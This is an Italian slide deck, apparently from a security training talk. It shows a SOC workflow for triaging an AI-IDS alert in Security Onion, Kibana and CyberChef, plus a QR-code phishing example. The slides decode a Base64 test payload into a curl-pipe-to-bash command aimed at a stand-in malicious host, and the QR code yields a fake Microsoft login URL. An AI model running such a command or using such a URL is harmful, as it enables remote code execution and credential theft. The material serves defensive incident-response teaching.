
⚙️ Training e Early Stopping

- Epoche: max 20
- Batch size: 2048
- Ottimizzatore: Adam
- Perdita: binary_crossentropy
- EarlyStopping su val_loss con patience = 5

Performance compressive



Modello	Accuracy	F1 Score	ROC
XGBoost	0.99	0.99	0.99
Random Forest	0.99	0.99	0.99
LogRegr	0.99	0.64	0.75
CNN + LSTM	1.00	0.95	1.00



La figura mostra il confronto tra i tempi di addestramento e inferenza per diversi algoritmi. La rete **CNN+LSTM** risulta significativamente più costosa in fase di training rispetto agli approcci classici (come Random Forest o XGBoost), mentre i tempi di inferenza rimangono contenuti per tutti i modelli.

.... tornando alla gestione
dell'incidente...




SOC Workflow: gestione dell'incidente AI_ALERT con payload “Weaponized”

2. Analisi iniziale (Triaging)

Tool coinvolti: Kibana (Hunt & Discover), CyberChef

- L'analista entra in Kibana → Hunt → filtra per tag: AI_ALERT.
- Legge il campo encoded_payload → copia la stringa → apre CyberChef.
- Applica la ricetta From Base64 → ottiene: `curl http://malicious.evil.com/install.sh | bash`
- Determina che si tratta di un comando potenzialmente malevolo (Remote Code Execution).



SOC Workflow: AI_ALERT

Documents (42)		Field statistics	Sort fields 1				
	@timestamp	Summary					
	May 23, 2025 @ 00:44:07.302	message {"@timestamp": "2025-05-22T22:13:15.602550+00:00", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.32", "scenario_id": "SNMP_ENUMERATION", "description": "GPL SNMP public access udp", "alert_type": "suricata_signature", "tag": "AI_ALERT"} @timestamp May 23, 2025 @ 00:44:07.302 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded data_stream.namespace default data_stream.type logs_					
	May 23, 2025 @ 00:44:07.294	message {"@timestamp": "2025-05-22T22:13:13.853687+00:00", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.120", "scenario_id": "SNMP_ENUMERATION", "description": "GPL SNMP public access udp", "alert_type": "suricata_signature", "tag": "AI_ALERT"} @timestamp May 23, 2025 @ 00:44:07.294 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded data_stream.namespace default data_stream.type logs_					
	May 22, 2025 @ 19:38:55.735	message <13>2025-05-22T17:38:55.735246Z ai-ids testproc[9999]: {"tag": "AI_ALERT", "alert_type": "suricata_signature", "scenario_id": "HTTP_FLOOD_1", "suricata_signature": "GPL SNMP public access udp", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.8", "timestamp": "2025-05-22T17:13:19.115740+0000"} @timestamp May 22, 2025 @ 19:38:55.735 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded_					
	May 22, 2025 @ 19:38:55.735	message <13>2025-05-22T17:38:55.735134Z ai-ids testproc[9999]: {"tag": "AI_ALERT", "alert_type": "suricata_signature", "scenario_id": "HTTP_FLOOD_1", "suricata_signature": "GPL SNMP public access udp", "id_orig_h": "192.168.100.150", "id_resp_h": "192.168.100.120", "timestamp": "2025-05-22T17:13:14.654876+0000"} @timestamp May 22, 2025 @ 19:38:55.735 agent.ephemeral_id efafc192-e424-4e23-ab45-986149239f39 agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 data_stream.dataset ai_ids_alerts_decoded_					

Documents (68)		Field statistics	Sort fields 1				
	@timestamp	Summary					
	May 25, 2025 @ 23:53:58.676	message {"timestamp": 1748207543.358386, "id_orig_h": "fe80::be24:11ff:fe69:cccd", "id_resp_h": "ff02::16", "duration": 260.9323570728302, "orig_bytes": 880, "resp_bytes": 0, "scenario_id": 643, "anomaly_score": 0.2515, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.676 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.252 data_stream.dataset ai_ids_					
	May 25, 2025 @ 23:53:58.657	message {"timestamp": 1748207543.355987, "id_orig_h": "fe80::6373:335e:d544:29", "id_resp_h": "ff02::16", "duration": 260.7593619823456, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 283, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.657 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_					
	May 25, 2025 @ 23:53:58.621	message {"timestamp": 1748207543.358187, "id_orig_h": "fe80::5054:ff:fee8:8cc0", "id_resp_h": "ff02::16", "duration": 260.7242650985718, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 711, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.621 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_					
	May 25, 2025 @ 23:53:58.604	message {"timestamp": 1748207543.373047, "id_orig_h": "fe80::862b:2bff:fe00:447e", "id_resp_h": "ff02::16", "duration": 260.6834909915924, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 877, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.604 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_					
	May 25, 2025 @ 23:53:58.585	message {"timestamp": 1748207543.355725, "id_orig_h": "fe80::7cb4:46cb:c6bf:dc06", "id_resp_h": "ff02::16", "duration": 260.65584993362427, "orig_bytes": 1760, "resp_bytes": 0, "scenario_id": 162, "anomaly_score": 0.2111, "alert_type": "zeek_conn_anomaly", "tag": "AI_ALERT"} @timestamp May 25, 2025 @ 23:53:58.585 agent.ephemeral_id 29a80bee-c44b-444a-b4c1-e43ba9379a8d agent.id 333ded57-2f3e-40d6-8cf4-23025fff58e4 agent.name sec-onion agent.type filebeat agent.version 8.17.3 alert_type zeek_conn_anomaly anomaly_score 0.211 data_stream.dataset ai_ids_					

INFN NUCS

Vincenzo Rega, Simona Maria Stellacci

2.1. Analisi forense

Tool coinvolti: Kibana, Zeek, Suricata, PCAP (opzionale)

- Recupera log relativi al flusso IP coinvolto.
- Verifica se lo script install.sh è stato scaricato o eseguito.
- Se disponibile, analizza il contenuto dello script.
- Verifica se ci sono altri host nella rete che hanno eseguito richieste simili.

```
96      "message": ""{"timestamp": "2025-05-25T16:56:03.675694Z", "tag": "AI_ALERT",
    "alert_type": "test_encoded_payload", "scenario_id":
    "ENCODED_PAYLOAD_INJECTION", "id_orig_h": "192.168.100.123", "id_resp_h": "192.
    168.100.1", "anomaly_score": 0.98, "encoded_payload":
    "Y3VybcBodHRwOi8vbWFsaWNpb3VzLmV2aWwuY29tL2luc3RhbGwuc2ggfCBiYXNo", "note":
    "Possibile payload offuscato in campo input"}"",
97      "event": {
98        "agent_id_status": "verified",
99        "ingested": "2025-05-25T16:56:13Z",
100        "dataset": "ai_ids_alerts_decoded"
101      },
102      "tags": [
103        "ai_alert"
104      ]
```

Cyberchef

Recipe2

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input1

Y3VyYCBodHRwOi8vbWFsawNpb3VzLmV2aWwuY29tL21uc3RhbGwuc2ggfCBiYXNo

Output3

curl http://malicious.evil.com/install.sh | bash

STEP

BAKE!

Auto Bake

SOC Workflow: gestione dell'incidente AI_ALERT con payload “Weaponized”

3. Apertura del case (Incident Handling)

- Tool coinvolti: Kibana → Case Management
- Dalla dashboard/Events "Add to Case".
 - Compila titolo: AI_ALERT-ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS
 - Descrizione: Payload in Base64 → "curl http://malicious.evil.com/install.sh | bash"
 - Tags: ai_alert
 - Assegna Severità: high
 - Asset Coinvolti: IP origine, IP destinazione
 - Salva il case e assegna a un analista (vincenzo.rega@na.infn.it).



The screenshot shows the Kibana Events dashboard. At the top, the word "Events" is displayed on the left and an upward arrow on the right. Below this is a "Fetch Limit" section with the value "100" and two downward arrows. A navigation bar contains three filters: "Timestamp" (with a dropdown arrow and a close button), "event.dataset" (with a close button), and "message" (with a close button). The main area displays a single event highlighted with a yellow border. The event details are as follows:

Timestamp	event.dataset	message
2025-05-25 18:56:03.676 +02:00	ai_ids_alerts_decoded	{"timestamp": "2025-05-25T16:56:03.675694Z", "tag": "AI_ALERT", "alert_type": "test_encoded_payload", "scenario_id": "ENCODED_PAYLOAD_INJECTION",

Cases

Options

+

Q

Open Cases

Click the clock icon to change to absolute time

Last12months

REFRESH

NOT so_case.status:closedNOT so_case.category:template

	Timestamp	Title	Status	Severity	Assignee	Create Date
>	2025-05-25 22:56:20.481 +02:00	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS	new	high	vincenzo.rega@na.infn.it	2025-05-25T18:53:13.648385716Z

Security Onion

Overview

Alerts

Dashboards

Hunt

Cases

Detections

PCAP

Grid

Downloads

Administration

Tools

Kibana

Elastic Fleet

Osquery Manager

InfluxDB

Case title not yet provided - click here to update this title

Case description not yet provided - click here to update this description

COMMENTSATTACHMENTSOBSERVABLESEVENTSHISTORY

+

↺

Add Comment

Provide follow-up information to this case

CANCELADD

Summary

Assignee:
unassigned

Status:
new

Details

Severity:
high

Priority:
0

TLP:
unknown

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

	◀ Timestamp ▶	◀ Title ▶	◀ Status ▶	◀ Severity ▶	◀ Assignee ▶	◀ Create Date ▶
▼ 👤	2025-05-26 14:33:58.697 +02:00	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS	new	high	vincenzo.rega@na.infn.it	2025-05-25T18:53:13.648385716Z
📁	@timestamp	2025-05-26T12:33:58.697016641Z				
📁	so_case.assigneeld	vincenzo.rega@na.infn.it				
📁	so_case.category	malicious payload				
📁	so_case.completeTime	2025-05-25T21:27:22.396588437Z				
📁	so_case.createTime	2025-05-25T18:53:13.648385716Z				
📁	so_case.description	Payload in Base64 → "curl http://malicious.evil.com/install.sh bash"				
📁	so_case.pap					
📁	so_case.priority	1				
📁	so_case.severity	high				
📁	so_case.startTime	0001-01-01T00:00:00Z				
📁	so_case.status	new				
📁	so_case.tags	["ai_alert"]				
📁	so_case.template					
📁	so_case.title	AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS				
📁	so_case.tlp					
📁	so_case.userId	vincenzo.rega@na.infn.it				
📁	so_kind	case				

SOC Workflow: gestione dell'incidente AI_ALERT con payload “Weaponized”

✓ 4. Chiusura del caso

- L'analista dopo le dovute verifiche
 - Aggiorna lo stato del **case** come **Closed**
 - Archivia il caso

AI_ALERT - ENCODED_PAYLOAD_INJECTION rilevato da AI_IDS

Case description not yet provided - click here to update this description



COMMENTS



ATTACHMENTS



OBSERVABLES



EVENTS



HISTORY



La minaccia è stata contenuta
Nessun altro host è coinvolto
L'indicatore non si ripresenta nei log



vincenzo.rega@na.infn.it • May 25, 2025 11:28 PM



Summary

Assignee:

vincenzo.rega@na.infn.it

Status:

closed



new

in progress

closed

high

Priority:

1



Add Comment

INFN NUCS

Vincenzo Rega, Simona Maria Stellacci

BONUS: QR Code ... è bene fidarsi?



2

1

Recipe

Parse QR Code

☒ Normalise image

Regular expression

Built in regexes

User defined

Regex

(?<=P:)([A-Za-z0-9+/=]+)

☒ Case insensitive
☒ ^ and \$ match at newlines

☐ Dot matches all
☐ Unicode support
☐ Astral support

☐ Display total

Output format

List matches

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

STEP

BAKE!

Auto Bake

Input

PNG



File details

Size: 483 bytes

Type: image/png

Loaded: 100%

Raw Bytes

483

3

Output

https://login.microsoft.evill.com

Raw Bytes

32

1

3

Concludendo...
chiedere sempre il
menù cartaceo



Grazie per l'attenzione

Backup slide

